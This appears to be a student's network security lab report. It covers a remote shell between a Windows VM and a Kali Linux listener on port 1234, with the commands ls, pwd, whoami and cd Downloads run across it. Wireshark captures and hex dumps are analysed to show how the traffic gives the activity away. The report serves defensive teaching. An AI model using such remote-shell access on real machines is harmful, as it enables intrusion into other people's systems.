
The commands I executed from MSEdge are:
1. ls
2. pwd
3. whoami
4. cd Downloads
5. ls (again)

And you can see the responses that are reflected in the remote system in the screen-shot below:

Sender(Remote):




Listener:



In the above screenshot of the sender you can notice that the MSEdge VM has got access to the Hello World.pcapng file in the Downloads folder of the Kali Linux (Listener) . Hence the remote VM is successfully able to control using the listener's shell.

Traffic Capture of the commands using Wireshark :


Here I used wieshark tool to capture the network traffic during commands execution. The screenshot below shows the TCP packets that has the data of the commands executed. Upon following the TCP stream of the packets we can find all the commands that are executed and also the data being accessed by the remote machine. The words in red color are the commands executed by the remote machine and the word/lines in blue color are the data sent by the listener machine. Here the entire conversation is of 173 bytes .




content in the network traffic to watch for in order to determine the user is executing these commands:


One can watch for the TCP packets which are sent from the listener (Kali Linux) with data of considerable size and also by looking at the the type of data being exchanged one can determine the attack.


If you can notice in the screenshot below I have applied filter “ data.data” to the packets captured in the wireshark. Here once if we look at the packet number 12 and its data as highlighted in the picture we can notice the type of data being sent from machine. Here it is sending the list of all the files and folders in the current directory as a result of “ls” command being executed in the remote machine. By looking at the data one can be suspicious of the activities of the particular user and accordingly follow the tcp stream in order to determine whether it is an attack or not.



Similarly you can see the other commands executed from remote machine:




Oracle VM VirtualBox
Kali-Linux-2016.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Wireshark Wed 22:40
bash commands(from other VM i.e Windws).pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
data.data
Expression...
No. Time Source Destination Protocol Length Info
10 48.569872243 172.20.22.103 172.20.22.101 TCP 60 49674 → 1234 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=3
12 48.574337928 172.20.22.101 172.20.22.103 TCP 144 1234 → 49674 [PSH, ACK] Seq=1 Ack=4 Win=29312 Len=90
14 56.754150244 172.20.22.103 172.20.22.101 TCP 60 49674 → 1234 [PSH, ACK] Seq=4 Ack=91 Win=65536 Len=4
15 56.754506442 172.20.22.101 172.20.22.103 TCP 60 1234 → 49674 [PSH, ACK] Seq=91 Ack=8 Win=29312 Len=6
17 97.122041775 172.20.22.103 172.20.22.101 TCP 63 49674 → 1234 [PSH, ACK] Seq=8 Ack=97 Win=65536 Len=9
21 103.781443002 172.20.22.103 172.20.22.101 TCP 61 49674 → 1234 [PSH, ACK] Seq=17 Ack=97 Win=65536 Len=7
23 103.787841566 172.20.22.101 172.20.22.103 TCP 59 1234 → 49674 [PSH, ACK] Seq=97 Ack=24 Win=29312 Len=5
25 147.205977265 172.20.22.103 172.20.22.101 TCP 68 49674 → 1234 [PSH, ACK] Seq=24 Ack=102 Win=65536 Len=14
32 179.451788745 172.20.22.103 172.20.22.101 TCP 67 49674 → 1234 [PSH, ACK] Seq=38 Ack=102 Win=65536 Len=13
36 184.296352226 172.20.22.103 172.20.22.101 TCP 60 49674 → 1234 [PSH, ACK] Seq=51 Ack=102 Win=65536 Len=3
38 184.300959387 172.20.22.101 172.20.22.103 TCP 73 1234 → 49674 [PSH, ACK] Seq=102 Ack=54 Win=29312 Len=19
Frame 14: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PcsCompu_62:06:ea (08:00:27:62:06:ea), Dst: PcsCompu_e8:9f:c5 (08:00:27:e8:9f:c5)
Internet Protocol Version 4, Src: 172.20.22.103, Dst: 172.20.22.101
Transmission Control Protocol, Src Port: 49674, Dst Port: 1234, Seq: 4, Ack: 91, Len: 4
Data (4 bytes)
Data: 7077640a
0000 08 00 27 e8 9f c5 08 00 27 62 06 ea 08 00 45 00
0010 00 2c 67 1d 40 00 80 06 0e ba ac 14 16 67 ac 14
0020 16 65 c2 0a 04 d2 b0 bd 9f 1a 17 47 c3 1b 50 18
0030 01 00 64 3a 00 00 70 77 64 0a 00 00
Data (data.data), 4 bytes
Packets: 54 · Displayed: 11 (20.4%) · Load time: 0:0.17
Profile: Default


Oracle VM VirtualBox
Kali-Linux-2016.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Wireshark Wed 22:40
bash commands(from other VM i.e Windws).pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
data.data
Expression...
No. Time Source Destination Protocol Length Info
10 48.569872243 172.20.22.103 172.20.22.101 TCP 60 49674 → 1234 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=3
12 48.574337928 172.20.22.101 172.20.22.103 TCP 144 1234 → 49674 [PSH, ACK] Seq=1 Ack=4 Win=29312 Len=90
14 56.754150244 172.20.22.103 172.20.22.101 TCP 60 49674 → 1234 [PSH, ACK] Seq=4 Ack=91 Win=65536 Len=4
15 56.754506442 172.20.22.101 172.20.22.103 TCP 60 1234 → 49674 [PSH, ACK] Seq=91 Ack=8 Win=29312 Len=6
17 97.122041775 172.20.22.103 172.20.22.101 TCP 63 49674 → 1234 [PSH, ACK] Seq=8 Ack=97 Win=65536 Len=9
21 103.781443002 172.20.22.103 172.20.22.101 TCP 61 49674 → 1234 [PSH, ACK] Seq=17 Ack=97 Win=65536 Len=7
23 103.787841566 172.20.22.101 172.20.22.103 TCP 59 1234 → 49674 [PSH, ACK] Seq=97 Ack=24 Win=29312 Len=5
25 147.205977265 172.20.22.103 172.20.22.101 TCP 68 49674 → 1234 [PSH, ACK] Seq=24 Ack=102 Win=65536 Len=14
32 179.451788745 172.20.22.103 172.20.22.101 TCP 67 49674 → 1234 [PSH, ACK] Seq=38 Ack=102 Win=65536 Len=13
36 184.296352226 172.20.22.103 172.20.22.101 TCP 60 49674 → 1234 [PSH, ACK] Seq=51 Ack=102 Win=65536 Len=3
38 184.300959387 172.20.22.101 172.20.22.103 TCP 73 1234 → 49674 [PSH, ACK] Seq=102 Ack=54 Win=29312 Len=19
Frame 15: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PcsCompu_e8:9f:c5 (08:00:27:e8:9f:c5), Dst: PcsCompu_62:06:ea (08:00:27:62:06:ea)
Internet Protocol Version 4, Src: 172.20.22.101, Dst: 172.20.22.103
Transmission Control Protocol, Src Port: 1234, Dst Port: 49674, Seq: 91, Ack: 8, Len: 6
Data (6 bytes)
Data: 2f726f6f740a
0000 08 00 27 62 06 ea 08 00 27 e8 9f c5 08 00 45 00
0010 00 2e 28 06 40 00 40 06 8d cf ac 14 16 65 ac 14
0020 16 67 04 d2 c2 0a 17 47 c3 1b b0 bd 9f 1e 50 18
0030 00 e5 85 15 00 00 2f 72 6f 6f 74 0a
Data (data.data), 6 bytes
Packets: 54 · Displayed: 11 (20.4%) · Load time: 0:0.17
Profile: Default

Hence from the above analysis of size of packets and the type of data being transferred on can come to a conclusion of any likely attacks.

Submitted by,
Naveen Reddy Aleti
M10727908